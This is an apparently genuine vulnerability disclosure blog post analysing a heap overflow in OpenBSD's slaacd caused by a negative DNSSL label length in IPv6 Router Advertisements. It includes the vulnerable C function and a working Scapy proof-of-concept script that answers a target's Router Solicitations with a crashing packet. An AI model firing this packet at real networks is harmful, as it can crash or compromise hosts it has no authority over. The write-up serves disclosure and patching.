Quarkslab's website

SOCIAL

- atom feed
- twitter
- github

CATEGORIES

- Android
- Android, ReverseEngineering
- Binary Analysis
- Blockchain
- Challenge
- Containers
- Cryptography
- Development
- Exploitation
- Fuzzing
- Hardware
- Hardware, ReverseEngineering
- Kernel Debugging
- Life at Quarkslab
- Maths
- Obfuscation
- PenTest
- Program Analysis

Programming

ReverseEngineering

Software

Vulnerability

TAGS

Heap Overflow in OpenBSD's slaacd via Router Advertisement

Date Tue 22 March 2022 By Francisco Falcon Category Vulnerability . Tags OpenBSD IPv6 slaacd Router Advertisement Neighbor Discovery

In this blog post we analyze a heap overflow vulnerability we discovered in the IPv6 stack of OpenBSD, more specifically in its `slaacd` daemon. This issue, whose root cause can be found in the mishandling of Router Advertisement messages containing a DNSSL option with a malformed domain label, was patched by OpenBSD on March 21, 2022. A proof-of-concept to reproduce the vulnerability is provided.

Introduction

On February 21, 2022, the OpenBSD team published security errata 014 addressing a buffer overflow in slaacd. `slaacd` is a stateless address autoconfiguration (SLAAC) daemon, which sends `Router Solicitation` messages and parses the received `Router Advertisement` answers. `Router Solicitation` and `Router Advertisement` messages are part of the Neighbor Discovery protocol, which in turn is part of the IPv6 protocol suite.

After being pointed to that bug in OpenBSD's `slaacd` by a colleague, and being familiar with vulnerabilities related to `Router Advertisements` (see our Windows and FreeBSD blog posts from the past), I couldn't resist taking a look at `slaacd` in search of new vulnerabilities.

Router Advertisements and DNSSL Options


`Router Advertisement` (RA for short) is one of the message types of the Neighbor Discovery (ND) protocol, which is part of the IPv6 protocol stack. `Router Advertisement` messages are sent by routers to advertise their presence, together with various link and Internet parameters.

`RA` packets can contain a variable number of options. One of those options types is the DNS Search List option (**DNSSL** for short), which contains one or more domain names of DNS suffixes.

The `parse_dnssl` function in sbin/slaacd/engine.c is in charge of parsing DNSSL options contained within `Router Advertisement` messages.

Domain names included in a DNSSL option are encoded as a sequence of labels, with each label being represented as a one-byte length field followed by that number of bytes, as specified in section 3.1 of RFC 1035. A domain name is terminated by a length byte of zero.

For example, the domain name `dns.quarkslab.com` would be encoded this way:



The Vulnerability


This is the affected function, with relevant lines annotated on the left:

```
char*
parse_dnssl(char* data, int datalen)
{
[1] int len, pos;
    char *nssl, *nsslp;

    if((nssl = calloc(1, datalen + 1)) == NULL) {
        log_warn("malloc");
        return NULL;
    }
    nsslp = nssl;

    pos = 0;

    do {
[2]     len = data[pos];
[3]     if (len > 63 || len + pos + 1 > datalen) {
            free(nssl);
            log_warnx("invalid label in DNSSL");
            return NULL;
        }
        if (len == 0) {
```

```
            if (pos < datalen && data[pos + 1] != 0)
                *nsslp++ = ' '; /* seperator for next domain */
            else
                break;
        } else {
            if (pos != 0 && data[pos - 1] != 0) /* no . at front */
                *nsslp++ = '.';
[4]         memcpy(nsslp, data + pos + 1, len);
            nsslp += len;
        }
        pos += len + 1;
    } while(pos < datalen);
    if (len != 0) {
        free(nssl);
        log_warnx("invalid label in DNSSL");
        return NULL;
    }
    return nssl;
}
```

The problem arises because a signed integer (the `int len` variable at `[1]`) is used when reading the length field of a label at `[2]`. By crafting a domain containing a label with a negative number in its `length` field, it is possible to bypass the sanity checks at `[3]`, which ultimately leads to a heap overflow at `[4]`, in which `memcpy` ends up being invoked with a huge unsigned value as its `size` parameter.

Following the previous example, this diagram shows a malicious domain name with a bogus `length` in its first label, which is enough to trigger the vulnerability:



Being a heap overflow due to a `memcpy` with an extremely large `size` argument, we consider that this bug is unlikely to be exploited for remote code execution.

Proof of Concept

The following proof of concept, based on the Scapy Python library, demonstrates the vulnerability by answering to `Router Solicitation` messages with a `Router Advertisement` message containing a DNSSL option with a malformed domain label.

```
import struct
import argparse
```

```
from scapy.layers.inet6 import IPv6, ICMPv6ND_RA, ICMPv6ND_RS, ICMPv6NDOptRDNSS, ICMPv6ND
OptDNSSL
from scapy.all import send, sniff



def create_dnssl_option():
    dnssl  = struct.pack('!B', 0x1f)        # type: DNS Search List option
    dnssl += struct.pack('!B', 0x03)        # Length: 3 * 8 == 24 bytes
    dnssl += struct.pack('!H', 0x0000)      # Reserved
    dnssl += struct.pack('!L', 300)         # Lifetime: 300
    dnssl += struct.pack('!B', 0xff)        # ***** This negative label length triggers t
he bug *****
    dnssl += b'dnssl'                       # Label
    dnssl += struct.pack('!B', 0x07)        # Label length
    dnssl += b'example'                     # Label
    dnssl += struct.pack('!B', 0x00)        # Length 0 marks the end of domain name
    dnssl += b'\x00'                        # Padding to fill 24 bytes
    return dnssl


def dnssl_bug(args):
    ip = IPv6(src=args.src, dst=args.target, hlim=255)
    ra = ICMPv6ND_RA()

    dnssl = create_dnssl_option()

    pkt = ip/ra/dnssl
    send(pkt, iface=args.interface)


def main(args):
    while True:
        print('Waiting for ICMPv6ND_RS packets...')
        rs = sniff(count=1, iface=args.interface, lfilter=lambda pkt: pkt.haslayer(ICMPv6
ND_RS))[0]
        print('Received Router Solicitation message from {} to {}'.format(rs[IPv6].src, r
s[IPv6].dst))

        if rs[IPv6].src == args.target:
            print('Triggering bug ...')
            dnssl_bug(args)
        else:
            print('Ignoring request from address {}'.format(rs[IPv6].src))



if __name__ == '__main__':
    parser = argparse.ArgumentParser(description="Proof of concept for a heap overflow in
OpenBSD's slaacd.")
    parser.add_argument('--src', type=str, required=False, help='Source IPv6 address to u
se')
    parser.add_argument('--target', type=str, required=True, help='IPv6 address of the Op
```

```
enBSD target')
    parser.add_argument('--interface', type=str, required=True, help='Name of the network
interface to use')
    args = parser.parse_args()

    main(args)
```

Fixes

The OpenBSD team promptly fixed the reported vulnerability and released security errata 017 for OpenBSD 7.0, and security errata 033 for OpenBSD 6.9.

Disclosure Timeline

- **March 16, 2022**: Vulnerability reported to the OpenBSD security team.
- **March 16, 2022**: The OpenBSD security team acknowledges receiving the report, expressing that they will handle the bug the upcoming week. The OpenBSD team states that they consider that the vulnerability would be exploitable if there weren't severe privilege separation and pledge involved.
- **March 21, 2022**: OpenBSD publishes *security errata 017* for OpenBSD 7.0, and *security errata 033* for OpenBSD 6.9, addressing the vulnerability.
- **March 22, 2022**: Quarkslab publishes this blog post.

Comments